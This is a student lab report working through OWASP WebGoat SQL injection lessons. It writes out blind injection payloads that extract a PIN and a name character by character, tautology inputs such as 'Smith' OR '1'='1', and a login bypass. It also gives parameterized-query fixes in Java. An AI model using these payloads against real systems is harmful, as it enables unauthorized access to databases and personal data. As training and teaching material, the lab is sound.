

Lab 3: SQL Injection Practice in OWASP WebGoat

Huangxin Wang

1. Blind SQL Injection

1.1 Blind Numeric SQL Injection

(1) Summarize your understanding, and explain how you solved the lesson, including any and all input you used to solve the exercise (usernames, passwords, form input, URL, etc)

Answer: For this lesson, we would like to use SQL injection to get the pin of a known cc_number. As the answer we can get is only true/false. We can take advantage of it to test the validity of second statement in the following expression:

101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 10000);

The above statement will tell us if the pin is above or below 10000. If our command returns false, it makes the entire statement false and returns an invalid account, which indicates the pin number is below 10000. If it is above 10000, the opposite is true. Using the binary search, we will finally get the target pin.

(2) Write down which form field you put the input into

Answer:

```
<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST'
name='form' action='attack?Screen=80&menu=1100' enctype=''><p>Enter your
Account Number: <input name='account_number' type='TEXT' value='101 AND
((SELECT pin FROM pins WHERE cc_number='1111222233334444') <
5000 )"><input name='SUBMIT' type='SUBMIT' value='Go!'><p>Account number
is valid.</form></div>
```

(3) Provide screenshots.

Answer:

- Test whether pin <10000,Result is: valid

URLEncoded Text Hex		
Variable		Value
account_number		101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') < 10000)
SUBMIT		Go!

- Test whether pin <5000,Result is: valid

URLEncoded Text Hex		
Variable		Value
account_number		101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') < 5000)
SUBMIT		Go!

- Repeat and using the binary search approach, finally:

URLEncoded Text Hex		
Variable		Value
account_number		101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') =2364)
SUBMIT		Go!

- **Result:**

*** Congratulations. You have successfully completed this lesson.**

Enter your Account Number:

Created by Chuck Willis  **MANDIANT**
INTELLIGENT INFORMATION SECURITY

OWASP Foundation | Project WebGoat | Report Bug

1.2 Blind Numeric SQL Injection

(1) Summarize your understanding, and explain how you solved the lesson, including any and all input you used to solve the exercise (usernames, passwords, form input, URL, etc)

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field name in table pins for the row with the cc_number of 4321432143214321. The field is of type varchar, which is a string.


Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

(2) Write down which form field you put the input into

```
<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST'
name='form' action='attack?Screen=89&menu=1100' enctype='><p>Enter your
Account Number: <input name='account_number' type='TEXT' value="101 AND
(SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'),
5, 1) < 'z' );"><input name='SUBMIT' type='SUBMIT' value='Go!'><p>Invalid
account number</form></div>
```

(3) Provide screenshots.

● Guess First character, first guess:



Variable	Value
account_number	101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) < 'Z');
SUBMIT	Go!

● Guess First character, final guess:

URLEncoded Text Hex	
Variable	Value
account_number	101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) = 'J');
SUBMIT	Go!

- Second character, final guess:

URLEncoded Text Hex	
Variable	Value
account_number	101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 2, 1) = 'I');
SUBMIT	Go!

- Third character, final guess

URLEncoded Text Hex	
Variable	Value
account_number	101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 3, 1) = 'L');
SUBMIT	Go!

- Forth character, final guess

URLEncoded Text Hex	
Variable	Value
account_number	101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 4, 1) = 'I');
SUBMIT	Go!

- Fifth character, first guess. Therefore, the 5th one doesn't exist.

URLEncoded Text Hex	
Variable	Value
account_number	101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 5, 1) < 'Z');
SUBMIT	Go!

- **Result: Jill**

*** Congratulations. You have successfully completed this lesson.**

Enter your Account Number:

2. Numeric SQL Injection

(1) Summarize your understanding, and explain how you solved the lesson, including any and all input you used to solve the exercise (usernames, passwords, form input, URL, etc)

Answer: We try to insert some strings in the select box to make the SQL command finally return the result we want. In this case, we can inject a SQL string that results in all whether data being displayed.

The string we input is "1=1" which is always true, therefore the "where" condition become true for all records. As a result, we are able to see all whether data.

(2) Write down which form field you put the input into

Answer:

```
<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST'
name='form' action='attack?Screen=153&menu=1100' enctype=''><p>Select your
local weather station: <select name='station'><option
value='101'>Columbia</option><option value='102'>Seattle</option><option
value='103'>New York</option><option
value='104'>Houston</option></select><p><input name='SUBMIT'
type='SUBMIT' value='Go!'><pre>SELECT * FROM weather_data WHERE station =
101 or 1=1</pre>
```

(3) Provide screenshots.

Answer:

- Input:

URLEncoded		Text	Hex
Variable		Value	
station	101 or 1=1		
SUBMIT	Go!		

- Result:

```
SELECT * FROM weather_data WHERE station = 101 or 1=1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

OWASP Foundation | Project WebGoat | Report Bug

3. String SQL Injection

(1) Summarize your understanding, and explain how you solved the less, including any and all input you used to solve the exercise (usernames, passwords, form input, URL, etc)

Answer: For this lesson, we try to inject an SQL string that results in all the credit card number being displayed. We note the fact that strings must be terminated with single quotes to have a valid SQL Query. Therefore, when we put **Smith' OR '1'='1** in the field, the string process result would be **'Smith' OR '1'='1'** which is always true. Therefore, we could make the condition true to get our desired data.

(2) Write down which form field you put the input into

Answer:

```
<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST'
name='form' action='attack?Screen=112&menu=1100' enctype=''><p>Enter your
last name: <input name='account_name' type='TEXT' value='Smith' OR
'1'='1'><input name='SUBMIT' type='SUBMIT' value='Go!'><pre>SELECT * FROM
user_data WHERE last_name = 'Smith' OR '1'='1'</pre>
```

(3) Provide screenshots.

● Answer:

*** Congratulations. You have successfully completed this lesson.**
*** Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name:

SELECT * FROM user_data WHERE last_name = 'Smith' OR '1'='1'

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

4. LAB: SQL Injection

(1) Summarize your understanding, and explain how you solved the less, including any and all input you used to solve the exercise (usernames, passwords, form input, URL, etc)

Answer: Therefore 4 stages in this lesson, I learned how to perform SQL injection attacks and how to defeat these attacks.

Stage 1 and 3 are about SQL injection. Stage 2 and 4 are about code modification to defeat SQL injection attacks.

For stage 1, in order to bypass the password authentication, we could use SQL string injection by put `23' or '1'='1` as input, which would be interpret as `'23' or '1'='1'` that will always be true. If will lookup if the password is 23 and if not it controls if `1=1` what return true.

For stage 2, we Block SQL Injection using a Parameterized Query. The code and explanation is shown below.

To prevent a SQL Injection you can use "Parameterized Queries". This kind of query makes it possible to use every input of an user as a parameter. The query execution in the method login looks like this:

```
String query = "SELECT * FROM employee WHERE userid = " + userId + " and password = " + password + "";
```

To parameterize the Query you have to replace the userinput with questionmarks:

```
String query = "SELECT * FROM employee WHERE userid = ? and password = ?";
```

Putting everything together results in:

```
String query = "SELECT * FROM employee WHERE userid = ? and password = ?";
```

```
try
```

```
{
```

```
    Connection connection = WebSession.getConnections(s);
```

```
    PreparedStatement statement = connection.prepareStatement(query,
```

```
    ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
```

```
    statement.setString(1, userId);
```

```
    statement.setString(2, password);
```

```
    ResultSet answer_results = statement.executeQuery();
```


For Stage3, we will use numeric SQL injection to make the SQL statement always true. With '101 OR 1=1' we have a SQL Statement which is always true. It will get all the employees from the db but only return one of them. With 'ORDER BY SALARY DESC' , we can get the salary of boss.

For stage 4, we Block SQL Injection using a Parameterized Query. The code and explanation is shown below.

The solution is similar to Stage2. That is why here is only a short solution. You have to alter the class

```
String query = "SELECT employee.* "
    + "FROM employee,ownership WHERE employee.userid = ownership.employee_id and "
    + "ownership.employer_id = ? and ownership.employee_id = ?";
try
{
    Connection connection = WebSession.getConnections(s);
    PreparedStatement statement = connection.prepareStatement(query,
    ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
    statement.setString(1, userId);
    statement.setString(2, subjectUserId);
    ResultSet answer_results = statement.executeQuery();
    etc...
```

(2) Write down which form field you put the input into

Answer:

- login

```
<input type="password" maxlength="8" size="10" name="password"></input>
</label>
<br></br>
<input type="submit" value="Login" name="action"></input>
```

- View profile

```
<input type="submit" value="ViewProfile" name="action"></input>
```

(3) Provide screenshots.

Answer:

- Stage1 input:

URLEncoded	Text	Hex
Variable		Value
employee_id		112
password		23' or '1'=1
action		Login

- Stage1, result:


Stage 2

Stage 2: Block SQL Injection using a Parameterized Query.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block SQL injection into the fields in question on the Login page. Repeat stage 1. Verify that the attack is no longer effective.

- * **You have completed Stage 1: String SQL Injection.**
- * **Welcome to Stage 2: Parameterized Query #1**



- Stage3, login password input

URLEncoded Text Hex		
Variable		Value
employee_id		101
password		23' or '1'='1
action		Login

- Stage 3, Login success:

Stage 4

Stage 4: Block SQL Injection using a Parameterized Query.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block SQL injection into the relevant parameter. Repeat stage 3. Verify that access to Neville's profile is properly blocked.



- Stage 3, View profile command:

URLEncoded Text Hex		
Variable		Value
employee_id		101 OR 1=1 ORDER BY salary desc
action		ViewProfile

- Stage 3, View profile result:

Stage 4

Stage 4: Block SQL Injection using a Parameterized Query.

THIS LESSON ONLY WORKS WITH THE DEVELOPER VERSION OF WEBGOAT

Implement a fix to block SQL injection into the relevant parameter. Repeat stage 3. Verify that access to Neville's profile is properly blocked.

* You have completed Stage 3: Numeric SQL Injection.

* Welcome to Stage 4: Parameterized Query #2

**Goat Hills Financial**
Human Resources

Welcome Back [Larry](#)

First Name:	Neville	Last Name:	Bartholomew
Street:	1 Corporate Headquarters	City/State:	San Jose, CA
Phone:	408-587-0024	Start Date:	3012000
SSN:	111-111-1111	Salary:	450000
Credit Card:	4803389267684109	Credit Card Limit:	300000
Comments:		Manager:	112
Disciplinary Explanation:		Disciplinary Action Dates:	112005

ListStaffEditProfileLogout